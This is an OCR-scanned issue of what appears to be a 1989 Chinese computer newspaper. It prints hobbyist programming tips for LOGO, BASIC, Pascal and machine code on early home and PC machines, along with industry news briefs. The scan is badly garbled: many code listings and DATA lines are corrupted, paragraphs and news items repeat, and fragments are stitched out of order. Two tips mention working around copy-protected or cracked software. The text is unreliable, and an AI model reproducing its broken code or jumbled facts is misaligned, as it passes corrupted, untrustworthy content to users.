在 LOGO 中,我们可用原语命令 DRAW, CS 清除整个图形屏幕。但用这些命令清除,却显得呆板。为使整个图形的显示更为生动有趣,我们可用电视中的一些镜头切换时的屏幕擦除方式。下面构造的 CLSLR、CLSD 两条命令,可实现从左到右,自上而下徐徐擦除屏幕。

LOGO 系统在 RAM 中留有 \$99A0-\$DAA5 空间,供存放用户的机器语言程序。过程 CLSG1、CLSG2 调用 FOR 过程分别将对应的两种清除方式的机器语言程序存放于此空间中。使用清屏命令前,要先执行此二过程。过程 SW 是一演示程序,运行此过程,屏幕一30角星,从左到右徐徐擦除后,又显示一30角星,再自上而下擦除。文中程序用 MIT LOGO 编写。

```

TO CLSD
CALL 39400 0
END
TO CLSLR
CALL 39328 0
END
TO SW
130
CLSLR
130
CLSD
END
TO XT0
REPEAT 30 [FD 100 RT 132]
END

```

#### 模拟 ON-GOTO 语句

这个程序在 COMX-PC1 机上模拟 ON-GOTO 语句。使用格式是:CALL (4420,K)GOTO 行号1,行号2,...。相当于 ON K GOTO 行号1,行号2,...。程序执行过程是,若 K 值为 0 则忽略本语句,若 K 值大于所给出的行号个数则出错,否则转向指定的行号继续执行。

4420-1B 88 32 3A 28 88 C2 31 2A 0B FB 0D 32 46 0B FB  
4430-CD 32 46 4B FB C2 32 43 20 29 0B FB 0D 32 45 4B  
4440-FB CD 3A 3A 2B D5 D4 10 76 50

程序设计思想是:GOTO 语句的入口地址是 312A,退号的代码是 #C2,冒号的代码是 #CD,回车符的代码是 #0D。根据这些代码把 RB (程序指针) 指向要转移的行号,再跳到 312A 执行。重庆八中 孙健

```

3 KEM +LASEK HGR2-
5 POKE 30898,174: CLEAR 58
10 FOR I = - 20736 TO - 20537
20 READ #5:X = 9
25 PRINT #5:" "
30 FOR J = # TO 2
40 Z = ASC ( MID$ (A$,J,1)) - 48
50 X = 16 + X + Z * 7 + (Z > 9)
60 NEXT J
70 POKE I,X
80 NEXT I
90 POKE 20562,0: POKE 30863,175
100 DATA 2# 21:79:E9:21:00:80:AF
110 DATA 01:FF:08:77:0B:23:8B:20
120 DATA FA:CF:21:00:70:11:00:80
130 DATA 01:FF:08:1A:86:77:AF:0E
140 DATA 23:13:88:20:F6:C9:21:00
150 DATA 70:11:00:80:01:FF:0B:1A
160 DATA 08:7E:12:00:77:AF:0B:23
170 DATA 13:88:20:F3:C9:3A:D2:AF
180 DATA FE:02:26:00:FE:01:28:04
190 DATA AF:32:D2:AF:1E:02:3A:D4
200 DATA AF:FE:05:D2:A2:19:FE:00
210 DATA CA:A2:19:3A:D1:AF:FE:40
220 DATA D2:A2:19:3A:0A:AF:FE:80
230 DATA D2:A2:19:00:FF:04:D6:04
240 DATA 30:FB:C6:03:4F:3A:D1:AF
250 DATA 5F:78:43:21:00:00:11:20
260 DATA 00:19:10:FD:5F:16:00:19
270 DATA 11:00:80:19:3E:02:99:87
280 DATA 47:3A:D2:AF:FE:02:28:22
290 DATA FE:01:28:15:3A:D4:AF:3D
300 DATA 57:78:CB:02:10:FC:47:3E
310 DATA FC:0B:07:10:FC:A6:82:77
320 DATA C9:3E:FC:CB:07:10:FC:AE
330 DATA 77:09:7E:CB:0F:10:FC:AE
340 DATA A3:3C:32:DS:AF:C9:00:00

```

本程序可以使 LASER310 象 APPLE 机一样具有两页高显区,运行程序一,计算机将 B000H-B700H 定为高分第二页图形缓冲区(以下称为 I 区,原 MODE (1) 称为 I 区)程序具有以下几个功能。

一、模拟 CALL 语句  
使用格式:变量=USR (机器语言首地址)  
可执行以首地址开始的机器语言程序。例如打入 A=USR (467) (LS 命令入口地址)即可清屏。

二、清除 I 区图形  
使用格式:变量=USR (-20732)

三、在 I 区内作图  
使用格式:变量=USR (-20675)

本语句可实现相当于原来的 SET, RESET, POINT 三个功能,所不同的是,它只在 I 区内使用,不影响 I 区。使用前先用 POKE-20526, n 选择功能 (n=0 时是 SET, n=1 时是 RESET, n=2 时是 POINT),再将 X, Y 值存入-20528 和-20527 两个单元中,最后将颜色值存入-20524 中即可,各值的取值范围与 I 区相同,如果非取值范围本程序会出错提示。另外,如果选择 POINT 功能,运行后要点的颜色值被存入-20523 地址中,可用 PEEK 语句查看。

四、I 区和 I 区的图形转换  
由于 I 区只是一个缓冲区,不能直接在屏幕上显示出,必须通过 I 区和 I 区转换,在 I 区进行显示。

使用格式:变量=USR (-20698)

本语句还可实现闪烁和保存 I 区图形等功能。

五、显示两区,重叠,重影和不相同部分  
使用格式:变量=USR (-20718)

使用本程序语句之前,应先打入 POKE 20708, n (n=182 时显示重叠部分, n=166 时,显示重影部分, n=174 时显示不相同部分)。这条语句实际上是 I 区和 I 区图形进行 OR, AND 或 XOR 运算,可实现一些特殊显示效果。北京 陈天

### 控制反汇编行数

CEC-1 中华学习机的监控程序规定反汇编一次列二十行汇编程序(即 L 命令)。但在 CEC 汉字状态每屏只有十一行,查看汇编程序十分不便。使用 CEC 的 16K 卡便能圆满解决这一问题。方法如下:

英文状态打入 CALL-151 进入监控再打入:

- D000<D000,FFFFM
- FE62:08L (改后输出8行)
- 300:20 2B C3 8D 83 C0 60L

进入中文状态,再打入:

之后再用 L 命令进行反汇编一次仅列八行,正好一屏输出,用了复位键或退出中文后,只需再进入中文,打入 36:00 03L 便又恢复此功能。

浙江湖州中学 马云霞


### 打印接口用于彩灯控制

利用 LASER310 机打印机接口实现了 8 路彩灯控制。投资较少,制作方便,软件实现容易,现介绍如下,有兴趣者不妨一试。

一、硬件原理  
在打印机接口中包含有数据寄存器,以及辅属的译码电路,从寄存器的输出端引出信号,经晶体管 9013 放大后带动固态继电器电路实现了对彩灯的控制。参考电路图中仅给出一路,其它各路完全相同。注意超过 2 路时必须另加 5V 电源供电。

二、软件实现  
本电路配用的软件极为简洁,程序中将 D1 和 D2 相联的彩灯点亮,并清除以前的设置状态,编程应用时参考附录程序。

本电路除了用于彩灯控制外,还可 20 READA 以进行一些简单的顺序控制。



```

FOR I=1TO8
PRINT "彩灯控制"
FOR J=1TO1500:NEXT J
50 NEXT I
60 RESTORE:GOTO10
END

```

### 〈实用 DOS 技术〉问题

四川大学 唐先余

- #### 1-4 章练习题
- 检查你的 PC 系统的软硬件配置,有什么特点?
  - 用 PC-DOS 启动你的系统,看看发生了什么?
  - 用磁盘操作命令备份软盘、格式化软盘并进行比较和校验,待熟练后,试给出这些操作的人机对话的硬拷贝。
  - 查看你的磁盘有什么文件?将其中某些文件拷贝到另外的空盘上,查看这些文件是什么内容?哪些文件的显示才是可读的?
  - 在空白软盘上建立一个多级目录,并将你得到的文件拷贝到各个子目录上面,待查清了目录和文件后,即将它们一一删除。
  - 选择教材第四章的例子在机器上进行操作和练习,对其它章节也可这样做。
- #### 5-11 章练习题
- 选择几个有关批处理内容的例子上机练习,希望有满意的结果。
  - 根据你的工作需要,自编一个带参数命令,完成你要完成的工作,并上机验证使之实用。
  - 检查你的磁盘中哪些有 "AUTOEXEC.BAT" 文件?哪些有 "CONFIG.SYS" 文件?它们是什么内容?有什么作用?
  - 利用行编辑程序 EDLIN 自己(或选择书上实例,如 P291-293, P298-302)编辑和修改一个不少于 50 行的文件?
  - 选择 "DEBUG 程序应用举例" 中有关例子上机练习操作。
  - DEBUG 程序是一个有用供调试工具,试考虑对你有什么用处?怎样实际应用它?
- #### 10-11 章练习题
- 下面两行是 FAT 的一部分数据,已知一个文件的起始号为 003,请按 FAT 的用法,求得这个文件所占用的簇号链。



全书主要内容有：80286的内部结构及寄存... 全书主要内容有：80286的内部结构及寄存... 全书主要内容有：80286的内部结构及寄存...



软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘特德 国内统一刊号CN51-0090 订阅代号：61-74 地址：成都市金牛街75号 邮政编码：610015

计算机的大敌——灰尘

计算机已在各个领域得到了广泛应用，它必将越来越受到人们的青睐和重视...

我们知道，计算机工作时，内部一些元器件会发热，为此在计算机的外壳上开有散热用的小孔...

灰尘在我们生活的空间中到处可见，可谓无处不在，令人防不胜防。即使是设施再好的计算机房...

视觉化技术掀起电脑革命 数据转化或图像或数据或科学画 据路透社报道，电脑业的一个新部门——电脑影像产业已出现...

人类大脑神经有半数以上是在处理视觉信息，科学家观察影像的效果远远超过看一堆数据...

视觉化电脑系统在可预见的未来将掀起一场电脑革命，而能眼辨物的电脑机器人的出现亦为时不远了...

视觉化电脑系统在可预见的未来将掀起一场电脑革命，而能眼辨物的电脑机器人的出现亦为时不远了...



显示数字，用来监督联邦政府的开支。每当联邦政府开支一万美元时，这座大钟就会响起一阵音乐的旋律...

美国王安电子计算机公司推出一新型超小型计算机系列，它的运算能力比以前同类计算机系统高三倍...

据该公司向新闻界透露，这种新型的VS8000系列计算机的中央处理器是用扩散法在指甲般大小的一块硅芯片上制成的...

这种中央处理器具有流水线结构，采用了互补金属氧化物半导体先进制造技术...

算机性能优良，可用于大批量数据处理、办公自动化和程序开发。VS8000产品系列有8200和8400两种型号...

美国制成一枚装电脑的炸弹，它在标准炸弹尾部装有一种微型计算机，能控制炸弹尾翼运动，从而控制炸弹的弹道轨迹...

英国研制成功一种有探测和传感装置的电话防盗系统，它可将发现的可疑回线传给程控设备，后者能自动拨打电话...

这种系统实际上是一个计算机化的对讲系统。

★编 号：891007 名 称：地球之謎 作 者：陈寅 功能介绍：本软件是教学软件，它通过一个外星人为主线，用五彩缤纷、生动形象的图形、汉字、动画、音响等向用户介绍了宇宙诞生、太阳系形成、地球出现、生命演变这样一个个人人关心的复杂发展过程...

★编 号：891008 名 称：CAI系列——“恒星—太阳” 作 者：刘蔚国 功能介绍：本软件是教学软件，它通过一个程序中的动画人物——路旁贝贝为向导，用动画、图解、汉字、音响等各种形式向用户介绍了与我们具有密切关系的恒星——太阳的基本概况、结构以及与我们地球的各种关系，它特别适用

于中小学的教学演示及家庭教育。因其形式特别生动、有趣，加之各种形式的屏幕处理、音响效果最能吸引大家，让大家在娱乐之中，不知不觉地学到了知识。

★编 号：891009 名 称：中小学田径运动会管理程序 作 者：朱明前 功能介绍：通过开辟COMX机内存和机器语言编制的一个中小学运动会管理程序。将报名、编排和开运动会时的大部分工作由机器完成。程序操作简单，执行速度快、准确。能在现场提供多种查询。

★编 号：891010 名 称：CAI系列——“恒星—太阳” 作 者：刘蔚国 功能介绍：本软件是教学软件，它通过一个程序中的动画人物——路旁贝贝为向导，用动画、图解、汉字、音响等各种形式向用户介绍了与我们具有密切关系的恒星——太阳的基本概况、结构以及与我们地球的各种关系，它特别适用

要，最近又推出了“东海”微机。由于它的性能价格比很好，软件兼容性强，操作简便，故深受用户的喜爱，他们称它为“小博士”。

“东海小博士”采用微型机箱110200开关键，Intel8086 v 20 CPU，8085处理器，4.7MHz的时钟，两种主频，可切换汉字、主存60KB，5.25英寸软盘驱动器，黄屏显示接口，可切换汉字。

“东海小博士”主要面向大、中学生、科技人员用以学习使用计算机，也可进行一般的科学运算、文件编辑、事务处理工作等，它是现代化家庭智力开发和科技投资的好伴侣。

★编 号：891011 名 称：南京电子工程研究所研制成功 功能介绍：本软件由显示控制机、高分辨率监视器、视频信号交换器和控制台组成。显示彩色鲜艳，画面清晰，能实现图像信号和遥控信号的处理和显示，还能显示原始视频信号和经处理后的数据信息，可使电视显示和背景地上、实现机场、港口和城市交通管理以及生产过程的监视等控制自动化。

由上海市软件分会、上海市邮电管理局及长江通信工程联合主办的“第三届中国国际通讯设备和计算机展览会”于十月十日至十五日，在美国旧金山举行。

此次展览会由法国、比利时、美国、意大利、瑞典、联邦德国、澳大利亚、中国和香港地区共30余家厂商参展。展出产品除通用计算机、电话技术交流会、通讯检测仪器、元器件等产品外，还举办了技术交流会。

★编 号：891012 名 称：厦大数据库学术大会 功能介绍：由厦门大学主办的“厦大数据库学术大会”于十月二十日下午在厦大图书馆八楼数据库学术大会会场举行。

大会收到论文、研究报告、名数据库方面的专家、学者参加了大会。大会收到论文、研究报告、名数据库方面的专家、学者参加了大会。

为在全国实施统一的计算机应用人员水平考试制度，以人事部部长赵东宛为主任委员、由人事部、国家教委、机电部和国务院电子推广办组成的中国计算机应用人员水平考试委员会已经成立。考试中心设在上海。凡参加统一考试合格者，由国家人事部颁发资格证书，承认其具有担任相应技术职务的任职资格。程序员级相当于助工、高级程序员级相当于工程师、系统分析员相当于高级工程师。

定从此进行以考代评的试点，建立资格考试制度，深化职称改革。建立统一考试制度有利于人才的脱颖而出，促进计算机的应用与推广。由于这项考试的水平与国际同等级的考试相当，日本等国承认此项考试，所以，此项考试制度的建立也有利于软件出口。

这项考试制度是在前几年全国各省市进行的计算机应用人员水平考试的基础上统一起来的。过去四年中（不包括今年9月3日进行全国联考），应考者达100多万人，合格者3000余人，平均合格率为15.4%。据介绍，这些合格者的水平将继续得到认可，但要获得国家人事部统一颁发的资格证书，仍需参加今后的统一考试。国家有关部门将在今年十一月或十二月召开在广州召开考试工作会议，制定考试办法等。

以考代评 深化职称改革 定从此进行以考代评的试点，建立资格考试制度，深化职称改革。建立统一考试制度有利于人才的脱颖而出，促进计算机的应用与推广。由于这项考试的水平与国际同等级的考试相当，日本等国承认此项考试，所以，此项考试制度的建立也有利于软件出口。

这项考试制度是在前几年全国各省市进行的计算机应用人员水平考试的基础上统一起来的。过去四年中（不包括今年9月3日进行全国联考），应考者达100多万人，合格者3000余人，平均合格率为15.4%。据介绍，这些合格者的水平将继续得到认可，但要获得国家人事部统一颁发的资格证书，仍需参加今后的统一考试。国家有关部门将在今年十一月或十二月召开在广州召开考试工作会议，制定考试办法等。



★编 号：891013 名 称：CAI系列——“恒星—太阳” 作 者：刘蔚国 功能介绍：本软件是教学软件，它通过一个程序中的动画人物——路旁贝贝为向导，用动画、图解、汉字、音响等各种形式向用户介绍了与我们具有密切关系的恒星——太阳的基本概况、结构以及与我们地球的各种关系，它特别适用



### 获得字库地址的简便方法

《软件报》1989年9月4日《汉字点阵信息的提取》一文，介绍了用BASIC程序从字库中提取点阵信息的方法，给出了提取程序pro-1。遗憾的是，其中有个语句

```
30 Z=&H EFO
须在程序运行前临时进行修改。右端是汉字库的内存地址，为获得该地址，要借助debug启动CCDOS，执行r命令，记下段寄存器值，用该值修改上述语句后再启动BASIC，运行Pro-1。这不但需要费时的人工操作，而且如果原来已在CCDOS控制之下，要经debug，第二次接入启动，一般地会因为内存不够用而不能成功。
```

笔者在此介绍一种改进的方法。因为汉字库的首址存放在cbbios的0075H单元，而cbbios的段地址已在执行file!时，由修改中断向量的语句登记在新的中断向量表中。比如10h类中断向量，0:0042h中便是新的段值。了解这一点，就可以用peek函数直接读内存，而获得字库首址。具体地，用下述三条语句

```
30 def set=0
32 def set=peek(&H43)+256+peek(&H42)
34 Z=peek(&H76)+256+peek(&H75)
代替上面提到的语句。修改后的pro-1便可在CCDOS下不加修改地执行了。语句30确定当前段号为0，以便查中断向量表。语句32经由0:0042确定新的当前段号。语句34将最终获得字库首址。
```

长沙铁道学院 彭凤捷

本报责任编辑：06号

### 如何在图形方式下显示特殊符号

大家知道，IBM PC机上广泛使用的BASIC语言有一个特点，这就是：一旦当屏幕处于图形方式下，不论是中分辨率，还是高分辨率，只有ASCII码小于128的字符才能够用PRINT语句显示，而原来能在文本方式下显示ASCII码从128到254的扩充字符，此时将无法进行显示，这就给一些程序的设计，特别是给想利用原有的扩充字符集为图形进行标注的程序设计，带来诸多不便。

下面我们分两种情况对上述问题进行探讨，并给出具体的实现步骤。特别值得提出的是，在第二种情况中介绍的方法，为各种专业符号的显示带来了方便，它使得所能显示的字符不再局限于原来的ASCII字符集（包括扩展的ASCII字符集），而可以任意创造。

1. 当所需显示的特殊符号在扩充的ASCII字符集内  
当所需显示的符号属于ASCII码从128到254的字符集时，我们可以先在DOS状态下，执行系统盘上一个名为GRAF.TABL.COM的程序，这个程序将在图形方式下显示扩充字符所需的字模装入内存。然后，我们再进入到BASIC状态，这时，在图形方式下，便可显示这些扩充的符号。

2. 当所需显示的特殊符号不在扩充的ASCII字符集内  
在这种情况下，通常的作法是，通过在屏幕上指点得到所需符号，或者利用GET和PUT语句实现。由于这两种方法所处理的都是图形信息，因此要和各种符号、数字等混用，甚感不便。这里我们介绍的方法，使得所需符号在使用中完全具有一般文字的性质，即可用PRINT语句打印，且大小也和一般字符一样。

在图形方式下，显示扩充的ASCII字符集，即ASCII码从128到254的字符，IBM PC是8\*8点阵来显示的，每个字符是由一个8字节的序列来描述的。这些点阵在存储器中存放的起始地址存放在0段124-127的单元中，其中单元124存放偏移量的低字节，125存放偏移量的高字节，单元126存放段地址的低字节，127存

```
10 DEF SEG=0
20 FOR I=1264 TO 1271
30 READ J
40 POKE I,J
50 NEXT I
60 DATA A#19,A#18,A#17,A#16,A#15,A#14,A#13,A#12,A#11,A#10,A#9,A#8,A#7,A#6,A#5,A#4,A#3,A#2,A#1
70 POKE 124,(256+256*POKE 125,INT(1264+256))
80 POKE 126,0;POKE 127,0
90 SCREEN 2
100 CLS
110 PRINT CHR$(128)
120 END
```

在Microsoft Pascal语言中，没有提供控制屏输出的过程和函数。例如：清屏、光标定位以及屏幕颜色等。因此，在某些情况下，常常显得不够灵活，而且色彩单调。

要解决这一问题，可以使用汇编语言编程，然后和Pascal程序连接实现。但这一方法较为烦琐。下面我们介绍一种更为简单和实用的作法，并给出具体实现程序。

我们知道，在DOS2.0以后版本中，系统盘上都提供了一个扩展屏幕和键盘功能的文件ANSI.SYS。只要我们在用来自动控制器的盘上建立一个名为config.sys的文件（用各种编辑器建立均可，如\*SEDIT等）其中加入一切：

```
device=ansi.sys
重新启动机器后，我们就可利用这些扩展功能。
```

1. 清屏  
i)过程如下：  
procedure cls;  
begin  
writeLn(chr(27),'[2]');  
end;  
ii)说明：使用时，只需在程序中需要清屏的地方写上CLS语句即可。

2. 光标定位  
i)过程如下：  
procedure locate(x,y,integer);  
var x1,x2,y1,y2;integer;  
begin  
x1:=x div 10;x2:=x-x1\*10;  
y1:=y div 10;y2:=y-y1\*10;  
writeLn(chr(27),'[',chr(48+x1),chr(48+x2),',',chr(48+y1),chr(48+y2),']');  
end;  
ii)说明：在LOCATE(X,Y)中，X为行号，范围为1-25；Y为列号，范围为1-40或1-80(由当前显示器方式决定)。

3. 显示器方式和屏幕颜色  
i)过程如下：  
procedure screen(Mode,TextColor,BackColor;integer);  
begin  
writeLn(chr(27),'[',chr(48+Mode),']');  
writeLn(chr(27),'[3',chr(48+TextColor),',4',chr(48+BackColor),']');  
end;

ii)说明：在SCREEN(MODE,TEXTCOLOR,BACKCOLOR)中，MODE为显示器方式，范围为0-3，意义如下：  
0 40\*25黑白  
1 40\*25彩色  
2 80\*25黑白  
3 80\*25彩色  
TEXTCOLOR和BACKCOLOR分别为字符色和背景色，各有8种颜色，范围0-7，意义如下：  
0 黑 1 红 2 绿 3 黄  
4 兰 5 粉 6 青 7 白

特别需要提出的是，在上述过程中，WRITELN语句中各字符的大小写必须严格依程序中的格式，不能随意改动，这是ANSI.SYS文件所要求的。

最后，我们举一个例子来说明上述三个过程的用法，除此之外，我们也可把这三个过程写成一个文件，在需要使用它们的时候，用INCLUDE命令引入，则更为方便。

```
program example(input,output);
procedure cls;
procedure locate(x,y,integer);
procedure screen(Mode,TextColor,BackColor;integer);
begin
screen(1,3); (40*25彩色,红底黄字)
cls; (清屏)
locate(10,10); (光标置于第10行第10列)
writeLn('This is a example.')
```

有些软件在0520系列机或该档次的微机中可以正常运行，但在286及以上系列的微机中不能执行，尤其那些原来是加密软件，解密采用DEBUG驻留内存或跟踪执行等办法在内存中找到正确的机器码并到磁盘中，这样解密后的软件大都要需要恢复寄存器的内容后才可写入口地址执行。在恢复段地址时，人们习惯上用以下指令完成：

```
MOV CS,AX.....(1)
PUSH AX.....(2)
POP CS
这两种改变代码段地址的方法在0520系列或该档次微机上运行无任何问题，但在286及以上系列微机上运行则产生死机，笔者经过分析、实践后用以下三种方法代替上述两种方法可以有效地防止死机。
```

式(3)是利用堆栈压入两个16位二进制数，用RETF弹出，AX→IP，BX←CS，必需保证AX压入前的内容是新代码段内要执行的第一条指令位置，式(4)是利用长跳，这个方法比较容易，但必需保证DS:(BX)指向两个16位二进制数，前16位是IP的值，后16位是CS的值。

北京工业大学 王宇峰 大庆 苏振东



```

10 CLS
20 INPUT "H=";H
30 INPUT "W=";W
40 U=1.015*W-4.957
50 A1=.425*LOG(W)
60 A2=A1+.725*LOG(H)
70 A3=A2+.4343
80 A=EXP(A3)+72.46
90 BM=(56.592-.398*A)*.001
100 FM=209.2-.74*A
110 GM=.55+.35*BM
120 PRINT "U=";U;"A=";A
130 PRINT "BM=";BM;"FM=";FM
140 PRINT "GM=";GM
150 PRINT "L1=";232+H
160 PRINT "L2=";247+H
170 PRINT "L3=";3+H
180 PRINT "L4=";157+H
190 PRINT "L5=";172+H
200 PRINT "L6=";116+H
210 PRINT "L7=";1.032+H
220 PRINT "L8=";1.78+H
230 PRINT "L9=";1.929+H
240 PRINT "W1=";.0945*W
250 PRINT "W2=";.042*W
260 PRINT "W3=";.5804*W
270 PRINT "W4=";.018*W
280 PRINT "W5=";.0357*W
290 PRINT "U1=";.0924*U
300 PRINT "U2=";.0408*U
310 PRINT "U3=";.6132*U
320 PRINT "U4=";.01782*U
330 PRINT "U5=";.03495*U
340 END

```

人的身高和体重是最容易获得的人体参数，而诸如身体体积、身体表面积、人体各部分重量等参数就难于直接测量得到。那么，如果你想知道你的身体各部分参数该怎么办呢？上面的程序可以帮助你计算你的身高和体重并自动显示出二十四项人体参数。其中20行请你输入身高参数H（厘米），30行请你输入体重参数W（公斤），40-140行计算并显示身体体积V（升），身体表面积A（平方厘米），最大耗氧量BM（升/公斤·分），最大心跳速率FM（次/分）和最大心脏排血量QM（升/分）。150-230行计算人体各部分长度参数（厘米），L1-L9分别为大腿长，小腿长，躯干长，前臂长，上臂长，手掌，双臂展开长，肩峰至头顶高度和眼高。240-280行计算人体各部分重量（公斤），W1-W5分别为大腿重量，小腿重量，躯干重量，前臂重量和上臂重量。290-330行显示人体各部分体积（升），V1-V5分别为大腿体积，小腿体积，躯干体积，前臂体积和上臂体积。

### 保·护·目·录

```

4 COSUB I000
5 ONEAR GOTO 10
10 INPUT "TRACK FROM...?":A: INPUT "TO...?":B
20 POKE 37010,A: POKE 37035,B: POKE 2,B
25 PRINT "ANYKEY TO BEGIN":GET A$
30 CALL 36864
40 PRINT "ONCE...":IF A$="V" THEN 50
50 END
1000 FOR I = 36864 TO 37080: READ A:POKE I,A: NEXT I
1005 RETURN
1010 DATA 32.227,3.132,0.153,1.165,2.160,4.145,0.169,0.160,1.2145,0.169,0.160,3.145,0.32,2.27,3.32,2.17,3.189,137.192,185,2.133,68,165,3.133,65,169,170,133,62,189,40,133,69,160,86,169,0.153,255,187,136,208,290,153,0
1020 DATA 187,136,208,250,32,13,191,169,8,176,25,169,48,141,120,5,56,206,120,5,240,14,32,68,185,176,245,165,45,208,241,32,220,184,144,31,160,13,145,0,169,135,32,237,253,169,15,32,237,253,169,195,32,227,7,253,169,189,32,237,253,160,13
1030 DATA 177,0,32,218,253,189,136,192,169,0,133,72,234,169,0,141,235,189,141,240,183,169,15,141,234,183,169,0,441,2

```

中华学习机具有一个未公开的窍门，就是可用CTRL-SW2-R ESET来冷启动主机。如果能很好地利用这一功能，将给用户带来众多的方便。

一、冷启动功能的实现  
我们先来做个实验，用一根导线将游戏机接口第2脚（+5V）

和脚6（SW2）短路，（接口排列可参阅使用说明）接着按CTRL-RESET二键就能冷启动主机。为了使用方便，可在键盘上增加一个SW<sub>2</sub>键，或将一些不常用的键从电路上断开后改造成SW<sub>2</sub>键，（如可用TEST键，需

二、冷启动功能的应用  
你往往发现有的程序中有很多REM语句，它对阅读程序很有用。但当我们弄清程序后，这些REM语句占内存很大，（有的程序中REM语句占近1/3内存）。而找到并删去它们，要花费你许多时间。这个程序会帮你删除程序中的REM语句。

使用冷启动可随时候断程序的运行，从而可以将任意一幅精彩的游戏画面打印出来或存入磁盘中。用冷启动中断程序的运行后，可以对内存中的程序，我们就可以了解和应用这些程序。对于难以拷贝的软件，可以用同样的方

法得到内存中的程序，再将它通过保存起来，从而间接的复制了这些软件。冷启动还有许多应用，如从LOGO状态返回BASIC状态可按CTRL-SW<sub>2</sub>-RESET键，这是最方便的方法了。

```

3 09=CHR$(4)
10 PRINT D$ "OPEN ERASE REM" :PRINT D$ "WRITE ERASE REM" :POKE 33,33
20 LIST 63900.
30 PRINT "RUNG3900" :PRINT "DEL63900."
40 PRINT D$ "LDSE ERASE REM"
50 END
63900 FOR I=758 TO 790:READ X:POKE I,X:NEXT X:DATA 164,0,238,0,185,0,2,192,0,208,11,169,27,133,56,169,253,133,57,76,60,212,96
63901 A=2052
63902 A=A+1:IF A=PEEK(175)+PEEK(176)*256 THEN END
63903 IF PEEK(A)<>76 THEN 38
63904 IF PEEK(A-3)<>8 THEN 38
63905 C$=STR$(PEEK(A-1)*256+PEEK(A-2))+CHR$(13)+ "A" +STR$(A)+" :GOTO38"+CHR$(13):FOR I=1 TO LEN(C$):POKE 512+I,ASC(MID$(C$,I,1))+128:NEXT I
63906 POKE 776,LEN(C$)+1:POKE 0,1:POKE 56,0:POKE 57,3

```

程序用EXEC命令运行，CEC-I机上通过。

提高LASER-310机语句输入能力  
LASER-310机一条语句只能输入两行（64个字符），我编写了一个程序，运行后可以对屏幕上边六行进行编辑（192个字符）。这样就提高了LASER-310机一条语句的输入能力，不但提高运行速度，一条语句完成了多个功能，增强了程序的可读性。同时也为LASER-310一行程序开辟了广阔的天地。

使用方法：先键入程序1，并运行。然后键入程序2，运行待出现“READY”后，使用者便可输入程序了。（注意：本程序只对屏幕上边六行进行编辑）为了防止打字过程中误按回车键而对程序编辑引起一些麻烦，规定同时按下“CTRL”键、“SHIFT”键和回车键（同时按下三键后，计算机发出一声低音后进行编辑，过一会儿，将发出

声音并清除后继续工作。如果是立即输入程序，计算机将立即运行。运行程序后只能输入一条语句，如再输入一条语句，只需重新运行程序即可。注意：新语句行号应大于5。大港油田一中李金四

带一你删一除一REM一语一旬

一、本程序能实现以下功能：  
(1) 将某一磁道单独格式化（INIT）  
(2) 将另一磁道内容全部装入该磁道  
二、本程序可以用来保护目录。  
目录磁道向是磁盘之瓶颈，所I/O ERROR大多出自目录的损坏。若能用本程序，预先将该磁道备份，则可高枕无忧了。  
三、本程序运行办法：  
(1) 保护目录时，给A赋值17，给B赋值37即可。  
(2) 恢复目录时，给A赋值37，给B赋值17即可；以上只是一个实用例子。本程序的灵活性，足以使您另作他用。  
河南 陈盛武

本程序将《软件报》88年8月20日（第34期）刊登的作图程序增加了以下功能：  
①用机器码定义64个字符，从而实现程序的全机器码化。  
②单色显示扩展为8种颜色（但同一画面只能显示一种颜色）。  
③增加两个复原字符的命令。  
④增加连线命令。  
指令说明：  
CALL (4A76, N) 定义64个字符。N为颜色码（0—黑，1—蓝，2—绿，3—青，4—红，5—粉，6—黄，7—白）  
CALL (4B40, N) 复原ASCII码为N的字符。  
CALL (4B6B) 复原所有字符。

程序一  
10 FORI=-20000TO-19942:READX:POKE I,X:NEXT  
20 DATA33,126,120,54,241,35,54,177,33,142,120  
30 DATA54,21,35,54,178,201,33,166,120,54,37,62  
40 DATA123,33,253,104,190,32,242,33,251,104  
50 DATA190,32,236,33,191,104,190,32,230,33,125,120  
60 DATA54,201,33,12,123,195,30,29,33,255,113,195,129,26  
70 POKE30862,224:POKE30863,177:GOSUB(0):NEW  
80 MODE(1):POKE30744,0:COLOR1:CLS  
90 POKE30345,195:END  
100 POKE30777,35:POKE(PEEK(30752)+PEEK(30753)\*256).PEEK(30780)  
110 SOUND9,1:W=29184:FORI=28863TO28672STEP-1:IFPEEK(I)=96THENNEXT I  
120 POKE28672TOI:M=PEEK(A).IFM<64 THENM=M+192  
130 IFM>95ANDM<128THENM=M-64  
140 POKEM,M+W+1:NEXTA:CLS:SOUND3,1:G=USR(0)

COMX-35  
作图程序  
程序扩充

程序说明：机器码存于49DOH-4BEOH，用户BASIC程序区从4COOH开始。其中，49DOH为描点子程序，4A4CH为连线子程序，调用前，起点行号→R8.1，列号→R8.0，终点行号→RA.1，列号→RA.0，4B25H为SHAPE子程序，调用前被定义字符ASCII码→R8.0，RD描点模板（9字节）首字节地址。  
示例：作矩形并画出对角线（见BASIC程序）  
注意：以上程序必须在装入了34期上刊登的程序后方可使用。因为49DOH只是为了完成保护各寄存器而设计的，它直接调用4600H点。（程序保留编辑权，需者汇二元索取）  
成都 赵宏宇

```

37,183,169,32,141,241,133,169,1,141,234,183,169,1,32,192,144,169,40,141,236,133,167,0,141,237,183,169,32,141,241,183,169
1040 DATA 1,141,234,183,169,7,14,1,244,183,32,227,3,32,217,3,238,241,183,237,169,173,237,183,201,1,208,237,96,255,0

```

本杂志创刊于1984年，宗旨是普及计算机知识，提高计算机水平。本杂志内容广泛，包括：计算机基础知识、应用软件开发、硬件维修、网络技术等。欢迎广大读者投稿，我们将择优刊登。编辑部地址：成都市人民南路二段二小校分厂印刷。

本杂志创刊于1984年，宗旨是普及计算机知识，提高计算机水平。本杂志内容广泛，包括：计算机基础知识、应用软件开发、硬件维修、网络技术等。欢迎广大读者投稿，我们将择优刊登。编辑部地址：成都市人民南路二段二小校分厂印刷。

本杂志创刊于1984年，宗旨是普及计算机知识，提高计算机水平。本杂志内容广泛，包括：计算机基础知识、应用软件开发、硬件维修、网络技术等。欢迎广大读者投稿，我们将择优刊登。编辑部地址：成都市人民南路二段二小校分厂印刷。

